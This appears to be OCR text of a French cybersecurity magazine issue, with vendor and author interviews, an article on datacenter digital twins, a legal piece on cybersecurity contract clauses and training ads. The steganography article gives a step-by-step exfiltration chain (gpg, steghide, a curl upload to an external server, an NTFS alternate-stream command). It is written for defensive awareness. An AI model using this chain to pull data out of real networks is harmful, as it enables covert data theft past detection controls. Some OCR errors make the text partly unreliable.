>>> vont permettre de redonner, justement pour ces sujets de Cyber-Résilience, entre autres, un regain de confiance, de sécurité, parce que tous ceux qui auront la capacité à anticiper le développement des solutions quantiques garantiront à leurs clients qu'ils sont pérennes, uniques, innovants, tout cela dans un environnement complètement Souverain. Par rapport à ces deux enjeux que nous venons de voir, deux enjeux majeurs selon moi, OUTSCALE va offrir une nouvelle solution nommée QUANTUM AS A SERVICE, pour permettre à nos clients de mettre le pied à l'étrier dans le domaine du Quantique et de le faire dans deux axes. Le premier, c'est de développer des algorithmes avec un émulateur de la Société EVIDEN, et deuxièmement, d'utiliser une machine qui ne sera pas bruitée. Le problème numéro un du quantique à ce jour, c'est un peu comme pour l'IA Générative, c'est que des laboratoires développent des modèles, dont la mise en œuvre est quand-même très compliquée. Et dans le domaine du Quantique, c'est un problème de bruitage, c'est-à-dire que les résultats que vous avez générés par rapport aux algorithmes vont devenir totalement obsolètes.

Parce qu'ils sont faux, cela n'a pas beaucoup d'intérêt. Il est important d'avoir des machines qui ne sont pas bruitées, et qui ne provoquent donc pas d'erreurs. Cela sera le deuxième axe de développement avec la mise en œuvre de solutions de type IQM Quantum Computers.

■ ■ **GS MAG :** *Pouvez-vous aussi nous parler du partenariat OUTSCALE sur les données de la santé ?*

■ ■ **PM :** Sur les données de la santé, nous avons développé deux axes importants en tant que verticaux. Le domaine Bancaire, sur lequel OUTSCALE développe beaucoup de choses. On développe des solutions éditeurs Dassault Systèmes pour des Fonds d'Investissement, Banques dépositaires, donc dans le domaine de la Réglementation et Compliance ou Conformité pour le domaine Bancaire. Et puis, dans le domaine de la Santé, qui est le premier marché de Dassault Systèmes et notamment dans les essais cliniques. Nous sommes leader mondial dans le domaine. 70 % des essais cliniques qui sont dans le monde pour les nouvelles thérapeutiques se font avec Dassault Systèmes et sa marque Medidata. Alors, le positionnement de OUTSCALE, c'est de se préoccuper du patient, en étant en amont. Le savoir-faire Dassault Systèmes, c'est dans la Medtech, c'est-à-dire la création des produits médicaux, dans le développement de molécules et la création de molécules et l'industrialisation des molécules, pour les laboratoires, dans les essais cliniques, et autour de cela. OUTSCALE se met en amont pour aider le parcours patient le plus efficacement possible, avec comme objectif de pouvoir offrir une solution de recrutement des patients par rapport à des programmes d'essais cliniques, suivant leur pathologie,

pour faire en sorte de faciliter la relation patient avec une pathologie particulière d'un côté, et essais cliniques de l'autre.

■ ■ **GS MAG :** *OUTSCALE est engagée dans le domaine sociétal. Quel serait votre message à nos lectrices et lecteurs, qui sont en général des RSSI, CISO, Responsables Cyber et Cybersécurité, DSI. Quel serait votre message clé ?*

■ ■ **PM :** Avec OUTSCALE, vous avez l'assurance d'avoir une Entreprise qui est pérenne, puisque nous sommes la marque de Dassault Systèmes. Nous développons pour les 370 000 clients de Dassault Systèmes des solutions pour tout ce qui concerne la Générative économie. Pascal Daloz (Directeur Général, Dassault Systèmes), lors de sa Keynote ou prise de parole, a précisé que le jumeau virtuel est un élément clé pour leurs clients. Cela est opéré par OUTSCALE. Nous faisons bénéficier à nos clients de ce savoir faire dans l'IA, dans la Souveraineté, avec une indépendance technologique forte, puisque nous avons notre propre orchestrateur qui s'appelle TINA OS Cloud Orchestrator.

Donc les clients qui partent avec OUTSCALE, savent qu'ils ont le meilleur de la technologie et de l'innovation, dans le domaine qui les intéresse, c'est-à-dire de gérer des données sensibles et stratégiques dans le cloud. OUTSCALE a une solution qui est parfaitement opérante et qui le démontre tous les jours. ■

la Souveraineté Numérique est au cœur de l'ADN même d'Outscale. Aujourd'hui, dans le domaine du Quantique, il y a beaucoup d'enjeux à avoir en tête.



NICOLAS
LIARD

*Sr Sales Engineer, Exabeam
+ membre du GT SOC
Augmenté Clusif + membre
du Comité Scientifique
de GS Mag*

STÉGANOGRAPHIE

UNE MENACE INVISIBLE À L'ÈRE DE LA RÉSILIENCE ET DU CLOUD

**LA STÉGANOGRAPHIE, CETTE DISCIPLINE MILLÉNAIRE CONSISTANT
À DISSIMULER DES MESSAGES DANS D'AUTRES CONTENUS PLUS ANODINS,
CONNAÎT UNE RÉSURGENCE SPECTACULAIRE À L'ÈRE DU NUMÉRIQUE.**

Longtemps cantonnée à la transmission de secrets dans des contextes géopolitiques, elle a aujourd'hui trouvé un second souffle dans le domaine cyber, où elle s'impose comme l'un des vecteurs les plus insidieux d'exfiltration de données.

On pourrait croire que la prolifération d'outils de cybersécurité, de protocoles de chiffrement ou encore de SIEM renforcé par l'intelligence artificielle aurait rendu la tâche des attaquants plus difficile. Il n'en est rien. Bien au contraire, l'accroissement des capacités de défense pousse ces derniers à recourir à des techniques plus furtives, plus élaborées, et plus surnoises. La stéganographie se hisse au sommet de ces tactiques.

Là où le chiffrement rend les données illisibles mais signale leur existence, la stéganographie, elle, les dissimule. Pas d'alerte.

Pas de suspicion. Une image JPEG, un fichier audio WAV ou même une présentation PowerPoint peut servir de vecteur à un script malveillant où des documents confidentiels exfiltrés hors d'un réseau sécurisé.

Le système d'exploitation Windows, par exemple, regorge de vecteurs potentiels : flux alternatifs de données dans le système NTFS, macros intégrées à des documents Office, objets OLE dissimulés dans des présentations PowerPoint ou encore métadonnées dans

des fichiers multimédias. Et ce ne sont pas des cas d'école, mais bien des pratiques récurrentes observées dans des campagnes réelles.

Le groupe Turla, affilié à un service de renseignement étranger, a ainsi utilisé des images JPEG contenant des commandes et des données à destination de ses malwares persistants.

L'opération Stegoloader a permis à ses auteurs de dissimuler une charge utile dans des fichiers PNG apparemment inoffensifs. D'autres, comme les opérateurs du malware ZeusVM, ont caché leurs fichiers de configuration dans des images d'apparence totalement anodine, contournant ainsi les mécanismes traditionnels d'analyse réseau.

Sur Linux, les outils open source tels que steghide, OpenStego ou OutGuess permettent en quelques lignes de commande de dissimuler un fichier dans une image.

Un script bash rudimentaire suffit à orchestrer une exfiltration complète depuis une machine compromise : insertion du fichier via LSB, envoi via curl vers un serveur distant, suppression des logs.

Ces méthodes, aussi artisanales que efficaces, sont d'autant plus redoutables qu'elles sont silencieuses.

Mais Windows n'est pas en reste. Un simple « `type secret.txt > image.jpg:stego` » permet de glisser une charge dans un flux alternatif NTFS, invisible aux yeux d'un utilisateur moyen. Combinez cela avec un PowerShell chargé de décoder le contenu, et vous avez une chaîne d'exfiltration quasi indétectable.

Pire encore, certains groupes exploitent Outlook comme vecteur de dissémination : un courriel avec une image apparemment légitime dans la signature, contenant en réalité des instructions pour un malware en attente, constitue une méthode de command & control d'une redoutable efficacité.

CAS D'USAGE : FUITE DE DONNÉES CONFIDENTIELLES PAR STÉGANOGRAPHIE SOUS LINUX

Imaginons un scénario plausible de fuite de données dans un environnement d'entreprise utilisant une distribution Linux comme Ubuntu, Debian ou CentOS, dans un contexte DevSecOps ou DataOps. Un utilisateur malveillant ou compromis souhaite exfiltrer une base de données sensible sans déclencher les mécanismes de détection traditionnels comme le DLP (Data Loss Prevention), les pare-feux ou les IDS/IPS.

■ PRÉPARATION DES DONNÉES À EXFILTRE

• `cat client_database.csv | gpg -c > secret_data.gpg`

La base de données client est d'abord chiffrée localement avec GnuPG, non pas pour sa confidentialité immédiate (le chiffrement pouvant éveiller les soupçons), mais pour garantir l'intégrité du contenu une fois caché.

■ UTILISATION DE STEGHIDE POUR DISSIMULER LES DONNÉES

• Supposons que l'opérateur dispose d'une image inoffensive, par exemple un fond d'écran d'entreprise en .jpg.

`steghide embed -cf company_wallpaper.jpg -ef secret_data.gpg -p "banque123"`

Cette commande utilise l'outil steghide, disponible sur de nombreuses distributions Linux, pour insérer le fichier chiffré dans une image JPEG sans altération visible du fichier hôte.

Aucun antivirus ou outil classique de monitoring ne détectera d'anomalie, car le fichier reste un fichier image valide et fonctionnel.

>>>

>>> ■ ÉVASION DES DONNÉES VIA UN CANAL LÉGITIME

- Le fichier peut ensuite être envoyé par e-mail, partagé via Slack ou Microsoft Teams, ou même téléversé sur un site tiers de manière totalement bénigne.
`curl -F "file=@company_wallpaper.jpg" https://transfert.serveur-externe.com/upload`

Dans ce cas, un pare-feu applicatif inspectera potentiellement les types MIME, les extensions, les patterns de données, mais rarement la structure binaire de fichiers images à la recherche de segments discrets embarquant des charges utiles.

■ EXTRACTION CÔTÉ ATTAQUANT

- Le récepteur du fichier, disposant du mot de passe, extrait la donnée : `steghide extract -sf company_wallpaper.jpg -p "banque123"pgp secret_data.gpg`

Une fois l'extraction effectuée, la base de données confidentielle est reconstituée sans aucune alerte de sécurité déclenchée dans le système source.

Outre steghide, d'autres outils peuvent être utilisés avec des niveaux de sophistication accrus, tels que :

- > **outguess** : insère les données dans les bits non significatifs des images.
- > **zsteg** : spécialisé pour PNG, il permet l'analyse et l'insertion dans les canaux RGBA.
- > **snow** : encodage des données dans les espaces blancs et les tabulations de fichiers texte.
- > **stegsolve (Java, plus visuel)** : permet une visualisation directe des couches binaires pour vérifier l'empreinte visuelle.

Certains attaquants vont même jusqu'à segmenter les données, utiliser des algorithmes de compression, voire scripter automatiquement la rotation des images de couverture pour éviter la détection par empreintes de hash.

Alors, comment défendre l'indéfendable ? Comment détecter ce qui, par définition, cherche à rester invisible ? Les approches traditionnelles échouent souvent, faute d'indicateurs clairs.

Dans un monde où les données sont le nouvel or noir, la stéganographie devient un outil de contrebande redoutablement efficace. Et à mesure que les techniques évoluent – deepfakes, blockchain, VoIP, stéganographie dans le trafic DNS ou dans les mouchards embarqués dans les NFTs – la menace prend une forme toujours plus insaisissable.

La meilleure défense est la visibilité. Et cette visibilité passe par l'acceptation d'une réalité : la sécurité périmétrique ne suffit plus. La donnée doit être protégée dans son contexte, et sa manipulation surveillée dans ses moindres gestes.

Il est temps que les organisations mettent en place une vigilance systémique, capable de reconnaître, d'anticiper et de désamorcer ce type de menace, même quand celle-ci se cache dans les pixels d'une image ou dans les octets d'un son.

À l'heure de la résilience, la capacité à voir l'invisible est peut-être le plus grand atout de notre arsenal défensif. ■

Longtemps cantonnée à la transmission de secrets dans des contextes géopolitiques, elle a aujourd'hui trouvé un second souffle dans le domaine cyber, où elle s'impose comme l'un des vecteurs les plus insidieux d'exfiltration de données.



Hervé Schauer Sécurité

Formation cybersécurité technique

DÉTECTION ET RÉPONSE •
INFORENSIQUE • SÉCURITÉ OFFENSIVE

PROGRAMME

Détection et réponse aux incidents

OSINT

Formation OSINT

SECUBLUE1

Surveillance, détection et réponse aux incidents de sécurité

SECUBLUE2

Surveillance, détection et réponse avancée aux incidents de sécurité

SECUSOC

Surveillance, analyse et corrélation

SPLUNK

Formation SPLUNK

ISO27035

Formation Gestion des incidents de sécurité

Inforensique

FORENSIC1

Analyse inforensique Windows

FORENSIC2

Analyse Inforensique avancée

REVERSE1

Rétroingénierie de logiciels malveillants

FORMOBILE

Forensic Mobile : Analyse des smartphones iOS et Android

Sécurité Offensive

PENTEST1

Tests d'intrusion

PENTEST2

Tests d'intrusion et développement d'exploits

PENTESTWEB

Tests d'intrusion sur applications Web

PENTESTINDUS

Tests d'intrusion des systèmes industriels

PENTESTOBJ

Sécurité des dispositifs IoT

PENTESTCLOUD

Sécurité des environnements cloud

+ 33 974 774 390

*Écrivain et Senior fellow
en Cybersécurité chez
Michelin*

PIERRE RAUFAST



LIVRE CYBER : HABEMUS PIRATAM

■ ■ **GS MAG** : *En quoi votre livre peut-il aider les RSSI et CISO ?*

■ ■ **PR** : S'en servir d'abord pour sensibiliser ! Une compagnie d'assurance cyber a offert mon roman à certains clients pour les sensibiliser – de façon amusante – au risque cyber. Blague à part, un RSSI n'appendra rien de très concret sur un sujet qu'il maîtrise déjà ! Cela peut en revanche lui montrer qu'il n'est pas seul, et que sans préparation, des catastrophes peuvent arriver.

■ ■ **GS MAG** : *Quel est le contexte et quels sont les enjeux de votre livre ?*

■ ■ **PR** : J'ai écrit la première version de ce roman en 2018 (seconde édition légèrement modifiée en 2022) pour allier mes deux passions : l'écriture et la Cybersécurité. J'étais las de voir les stéréotypes du "hacker à capuche", jeune et solitaire dans les séries télé, les films ou les livres. Car nous savons tous que dans la réalité, les groupes d'attaquants cyber sont très organisés et hiérarchiques. J'ai donc voulu écrire des histoires plaisantes à lire, mais réalistes du point de vue technique.

En ce sens, pratiquement toutes les attaques décrites sont inspirées de faits réels, ou sont arrivés depuis 2018 ! Piratage d'offices notariaux, ville plongée dans le noir, panne hardware dans un hôpital, ...

■ ■ **GS MAG** : *Quels sont vos messages pour nos lectrices et lecteurs (RSSI / CISO / DSI / CIO / Responsables Cyber et Cybersécurité...) ?*

■ ■ **PR** : La cybersécurité a toujours eu un potentiel "sexy" au cinéma, dans les séries ou dans les films d'espionnage. Malheureusement, il est toujours délicat de jouer sur cette image dans nos entreprises sous peine de passer pour des paranos ou d'être accusé d'en faire trop ("l'espionnage à la 007, ce n'est pas pour notre PME !"). Et pourtant ! Certains exemples, sous couverts d'anecdotes cocasses, peuvent générer une réflexion intéressante : comme ce casino qui s'est fait pirater à cause ... d'un aquarium connecté et mal sécurisé. ■

16^e édition

GSDays

LES JOURNÉES FRANCOPHONES DE LA SÉCURITÉ

DE L'INFORMATION ET DE LA CYBER

20/01/26

Espace Saint-Martin - paris 3^e



Le Rubik's Cube de la Cybersécurité :

RSSI / CISO / DPO / DSI-CIO / COMEX / SOC / CERT / CSIRT...

INSCRIPTION SUR WWW.GSDAYS.FR






VALERIE DOYE

*RSSI, Membre de
Telecom Paris Alumni,
Fondatrice de Keystone
Cybersecurity,
Autrice du livre
« CYBERGUERRE &
CYBERATTQUES, les défis
de la cybersécurité »*

LIVRE CYBER :

*CYBERGUERRE ET
CYBERATTQUES,
LES DÉFIS DE LA
CYBERSÉCURITÉ*



Cet ouvrage s'adresse à toutes celles et ceux qui se soucient au quotidien de leur cybersécurité, un moyen de préserver notre liberté de penser. Il répond également aux professionnels et aux décideurs concernés par les enjeux du cyberspace et les impacts de cyberattaques dans un contexte de tensions internationales.

La cyberguerre s'appuie sur des cyberattaques comme moyens de propagande, de censure, de désinformation et d'espionnage, capables à l'extrême de paralyser les activités vitales d'un pays. La cyberguerre n'est pas seulement une guerre virtuelle, les actes de cyberguerre peuvent impacter physiquement un pays. Elle est bien réelle, non conventionnelle et son intensité peut être évaluée dans le temps et en fonction des contextes géopolitiques et des réglementations.

Le cyberspace défie les frontières terrestres des États, cadres privilégiés du droit. Il s'appuie sur un réseau numérique maillé qui permet aux États d'étendre leur territoire et leur souveraineté.

En Europe, nos données sont hébergées massivement sur des plateformes américaines et plus récemment chinoises. Il est temps pour les Européens de reprendre le contrôle de ces données, c'est un enjeu stratégique pour assurer notre souveraineté.

Dans un monde dans lequel la croissance du volume des données devient exponentielle et où l'industrie du malware devient florissante, il devient indispensable d'adopter une démarche de cybersécurité active. Celle-ci s'appuie sur une stratégie afin de réagir à tout moment de façon automatisée et coordonnée aux cyberattaques.

■ ■ GS MAG : *En quoi votre livre peut-il aider les RSSI et CISO ?*

■ ■ **VD** : Mon livre « Cyberguerre et cyberattaques, les défis de la cybersécurité » place la cybersécurité au cœur des tensions géopolitiques, de la cyberguerre et de la souveraineté numérique. Il est utile pour les RSSI/CISO de grands groupes, notamment ceux dans les secteurs critiques (énergie, défense, santé), qui doivent articuler leurs choix techniques au vu des enjeux géopolitiques et réglementaires.

Les attaques ne viennent pas que de hackers isolés mais d'États-nations, de groupes APT (Advanced Persistent Threats). Le livre aide à mieux comprendre les logiques étatiques et asymétriques dans un cyberspace sans frontière.

Mon ouvrage vulgarise avec rigueur les concepts de cyberguerre, de cyberattaques étatiques et de menaces systémiques. Il peut servir de base pour construire des argumentaires ou former des non-techniques (exécutifs, juristes, RH, achats...) à la réalité des risques. Un RSSI/CISO passe beaucoup de temps à convaincre, éduquer, sensibiliser. Ce livre peut être une référence partagée, accessible à tous.

En expliquant les méthodes, les motivations et les capacités des attaquants, le livre permet de réaligner les priorités de défense : détection, résilience, continuité d'activité.

Il traite des notions de cyber-résilience, de dissuasion et de la nécessité de s'inscrire dans une stratégie européenne de sécurité numérique. Le RSSI peut s'appuyer dessus pour justifier l'investissement dans la gestion de crise, les PRA/PCA, ou la cybersécurité industrielle (OT/ICS).

Il rappelle aussi les cadres réglementaires, du droit international, et des obligations des entreprises face aux cyberattaques. Il aborde la complexité de l'attribution des attaques, de la riposte, ou des responsabilités.

Les RSSI/CISO doivent collaborer avec les juristes, répondre à l'ANSSI ou gérer des incidents avec implications légales. Ce livre prépare le terrain conceptuellement.

■ ■ GS MAG : *Quels sont vos messages pour nos lectrices et lecteurs (RSSI / CISO / DSI / CIO / Responsables Cyber et Cybersécurité...) ?*

■ ■ **VD** : L'objectif de ce livre est d'apporter un éclairage global sur les risques de cyberguerre et les défis de la cybersécurité. Il s'appuie sur l'analyse de nombreux faits d'actualités et notamment sur la guerre entre l'Ukraine et la Russie, initiée dans le cyberspace bien avant la déclaration officielle du 24 février 2022. Il s'agit de la guerre la plus avancée, à ce jour sur le plan technologique, de toute l'histoire de l'humanité.

La mise en œuvre d'un plan de continuité numérique basé sur une sauvegarde de toutes les données dans le cloud Amazon Web Services facilité par le déploiement ultra-rapide des connexions internet via le réseau satellite de SpaceX a permis de secourir l'Ukraine sur le plan numérique en un temps record.

Inspirons-nous de ce plan de continuité numérique et de cette agilité en termes d'interconnexions réseaux multiples pour lancer les grands chantiers de la transformation numérique. Ils nous permettront de bâtir, à l'échelle européenne, l'écosystème souverain numérique de demain. ■

SERGE
BONNAUD

*Distinguished Engineer,
Industrial and Public Sector,
IBM France.*




JUMEAU NUMÉRIQUE DU DATACENTER : POUR QUOI FAIRE ?

QUE REPRÉSENTE LA CONSOMMATION DES DATACENTERS AU NIVEAU DE LA PLANÈTE ?

La consommation énergétique mondiale de nos datacenters (i.e. DC par la suite) est un réel défi avec, en particulier, la prolifération des technologies d'IA générative gourmandes en ressources.

A titre d'illustration, la consommation énergétique des DC en France devrait être multipliée par 3,5 en 30 ans, c'est-à-dire passer de 12 TWh en 2020 à 40 TWh en 2050¹.

Traditionnellement, il existe plusieurs options afin de réduire l'empreinte énergétique d'un DC : la virtualisation, la diminution de l'empreinte carbone des équipements, l'optimisation de la gestion de l'énergie ou l'utilisation de systèmes de refroidissement innovants (air, eau, huile, ...).



Le PUE (Power Usage Effectiveness) est l'indicateur clé d'un DC. Il mesure l'efficacité énergétique en faisant un rapport entre l'énergie totale dans son ensemble, sur l'énergie utilisée uniquement par les équipements informatiques. Le PUE varie donc en fonction de la conception du datacenter, de son taux d'occupation, de sa charge applicative, de l'efficacité du refroidissement ou de la température extérieure.


Afin d'améliorer le PUE, l'une des dernières tendances est d'utiliser un jumeau virtuel enrichi avec des données opérationnelles de production.

>>> QU'EST-CE QU'UN JUMENTU VIRTUAL ENRICHI DU DATACENTER ?

Le jumentu virtuel, par nature multi-dimensionnel, est composé d'un modèle 3D des composants du DC (racks, lames, serveurs, routeurs, disques, HVAC², ...), d'un modèle de simulation des fluides (CFD³: Computational Fluid Dynamics) et d'un graphe présentant les relations entre les différents concepts.

Ces modèles sont enrichis avec des données réelles provenant d'un outil d'ARM (Exemple Turbonomic dans les figures ci-dessous) qui interroge les hyperviseurs et fournit ainsi la consommation en Watt/Heures par machine virtuelle ou containers, collectées par exemple toutes les 5 minutes. Les données sont ensuite associées aux composants du DC dans la vue 3D.

Une fois cette liaison établie, il est alors possible de réaliser plusieurs simulations afin de déterminer la meilleure affectation et répartition possible entre les serveurs logiques et physiques, permettant non seulement de réduire le nombre de machines physiques mais aussi d'apporter des données réelles au modèle CFD afin d'optimiser le refroidissement et estimer une amélioration du PUE.



Une fois la simulation validée, les actions de déplacement des serveurs sont exécutées de manière automatique par l'outil d'ARM. Dans le cas d'interventions sur les serveurs physiques, ces dernières sont planifiées dans le logiciel de maintenance. Leur statut et impact est ensuite visualisé sur la vue 3D du DC (figure ci-dessous).

CONCLUSION

Le jumentu numérique enrichi du datacenter transforme le paradigme historique du PLM (Product Life Cycle Management) en un réel outil d'aide à la décision.

En particulier, le jumentu du DC permet d'améliorer les indicateurs énergétiques du DC et finalement de réduire son empreinte carbone. Il est particulièrement utilisé dans des situations de diagnostic énergétique ou lors d'opérations de type déménagement, aménagement d'espaces ou arrivée de serveurs supplémentaires (stockages, HPC, ...).

Le jumentu du DC permet d'améliorer la communication entre les opérations, la maintenance et l'ingénierie, en améliorant la traçabilité et l'impact environnemental au niveau global.

¹ Source: Kamiya, George. "Data Centres and Data Transmission Networks." International Energy Association. <https://www.iea.org/energy-system/buildings/data-centres-and-data-transmission-networks>.

²*HVAC: Heating, Ventilation, and Air Conditioning.

³* CFD: Computational Fluid Dynamics.

⁴* ARM: Application Ressource Management.

ALEXANDRA
ITEANU

*Avocat à la Cour - Numérique
- Cybersécurité - Data
Chargée d'enseignement Master 2
Droit des données, Université Paris 1
+ Membre AFCDP + Membre du
Comité de Programme des GS Days*



CLAUSE DE CYBERSÉCURITÉ : ENTRE PRÉVENTION ET RESPONSABILITÉ DÉGUISÉE ?

À l'heure où les cybermenaces se multiplient et où les obligations réglementaires s'intensifient (RGPD¹, NIS 2², DORA³, IA Act⁴...), les clauses de cybersécurité dans les contrats ne peuvent plus se limiter à une simple mention de conformité. La menace des sanctions importantes portées par les textes, et le risque réputationnel que cela implique, confèrent aux clauses de cybersécurité un rôle implicite de clause de responsabilité.

LA CYBER-RÉSILIENCE NE CONCERNE PAS SEULEMENT LES ENTREPRISES DE LA TECH OU DES SECTEURS SENSIBLES

La cyber-résilience désigne la capacité d'un système d'information à détecter les cyberattaques, à y répondre efficacement et, idéalement, à rétablir son fonctionnement initial après une attaque. Pendant trop longtemps, la gestion des questions de cybersécurité était surtout l'affaire des acteurs du secteur technologique (tels que les éditeurs de logiciels, les opérateurs télécoms, ou les hébergeurs) ou des organisations soumises à des réglementations particulières (notamment les OIV).

Désormais, la cyber-résilience n'est plus l'apanage des entreprises technologiques. La généralisation du numérique et l'interconnexion des systèmes exposent toutes les organisations à des risques majeurs en matière de cybersécurité. En effet, la suspension d'un service, ou la fuite de données clients sont malheureusement devenues monnaie courante. Face à ces attaques, les risques de retrouver les cyberattaquants sont faibles. Les entreprises se retrouvent donc la plupart du temps victimes mais responsables face à ces cyberattaques, leur responsabilité étant en partie déterminée par les contrats qu'elles ont conclus.

UNE CLAUSE DE CYBERSÉCURITÉ DE PLUS EN PLUS ÉTOFFÉE MAIS SUR-MESURE

Aux grés des réglementations, mais également du soft law (comme les lignes directrices de l'ANSSI, de la CNIL...), de plus en plus abondants, les entreprises se trouvent soumises à une multitude d'obligations ou de « recommandations » quand il s'agit de cybersécurité.

La clause de cybersécurité s'allonge au fil des années, et est devenue un vrai terrain de négociation entre les entreprises.

En fonction des secteurs, et de la sensibilité des données traitées par l'organisme, cette clause intégrera plus ou moins d'exigences. Une prestation d'hébergement cloud, un contrat de sous-traitance ou un accord de partenariat ne présenteront pas les mêmes enjeux, ni les mêmes obligations techniques. C'est pourquoi la clause doit être soigneusement calibrée en fonction de la criticité des services concernés, du niveau d'exposition aux risques, mais aussi des responsabilités respectives des parties.

Dans un contrat d'externalisation informatique, par exemple, la clause de cybersécurité devra spécifier clairement les mesures techniques attendues (chiffrement, journalisation, segmentation réseau...), les obligations en matière de détection d'incidents, les délais de notification, ainsi que les modalités d'intervention en cas de faille. Dans un contrat de fourniture SaaS, en revanche, l'accent pourra être mis sur les engagements de disponibilité, les audits de sécurité ou la gestion des identifiants.

L'ENJEU DE LA RESPONSABILITÉ : PRÉVENIR PLUTÔT QUE GUÉRIR

La clause de cybersécurité prend souvent tout son sens... une fois que le mal est fait. Tant qu'aucun incident ne survient, elle peut sembler accessoire, voire purement théorique. Mais lorsqu'une cyberattaque éclate – fuite de données, interruption de service, compromission du SI –, c'est elle qui devient la pièce maîtresse du contrat : c'est elle que l'on relit, ligne par ligne, pour identifier les rôles impartis, et surtout, les responsabilités de chacun.

La généralisation du numérique et l'interconnexion des systèmes exposent toutes les organisations à des risques majeurs en matière de cybersécurité.

Dans ces moments critiques, une clause mal rédigée ou imprécise peut se retourner contre l'entreprise. À l'inverse, une clause claire, équilibrée et adaptée permet de répartir les responsabilités de manière prévisible, limitant les conflits et les mauvaises surprises. Il est donc essentiel que les obligations de chaque partie soient formulées sans ambiguïté : qui met en œuvre les mesures de sécurité ? Qui surveille les incidents ? Qui alerte qui, dans quels délais ? Et surtout, quelles sont les conséquences d'un manquement à ces engagements ?

Ce travail de précision est d'autant plus crucial que les engagements contractuels peuvent fonder des actions en responsabilité civile, voire être invoqués dans le cadre de litiges ou d'enquêtes réglementaires. On ne peut donc se permettre ni approximations, ni formules creuses. En matière de cybersécurité, c'est souvent à l'épreuve de l'incident que l'on mesure la solidité d'un contrat.

En conclusion, la clause de cybersécurité n'est pas qu'un simple outil juridique, elle reflète aussi la capacité réelle de l'organisation à faire face aux crises. Elle peut masquer des faiblesses ou, au contraire, révéler une véritable maturité dans la gestion des risques.

Finalement, dans un monde où l'incident est inévitable, la responsabilité consiste à reconnaître ses limites, à se préparer autant que possible, et à comprendre que la résilience se construit sur la reconnaissance de nos vulnérabilités.■

¹ Règlement (UE) 2016/679 du Parlement européen et du Conseil du 27 avril 2016 relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données, et abrogeant la directive 95/46/CE

² Directive (UE) 2022/2555 du Parlement européen et du Conseil du 14 décembre 2022 concernant des mesures destinées à assurer un niveau élevé commun de cybersécurité dans l'ensemble de l'Union

³ Règlement (UE) 2022/2554 du Parlement européen et du Conseil du 14 décembre 2022 sur la résilience opérationnelle numérique du secteur financier

⁴ Règlement (UE) 2024/1689 du Parlement européen et du Conseil du 13 juin 2024 établissant des règles harmonisées concernant l'intelligence artificielle



Formation Continuité et résilience Protection des données Droit de la cybersécurité

PROGRAMME

Continuité et résilience

RPCA

Formation Responsable Continuité d'Activité

ISO22LA

ISO22301 Lead Auditor

ISO22LI

ISO22301 Lead Implementer

SECUCRISE

Gestion de crise cyber

Protection des données

RGPD

Fondamentaux de la protection des données

DPO

Métier du DPO

CERTIFDPO

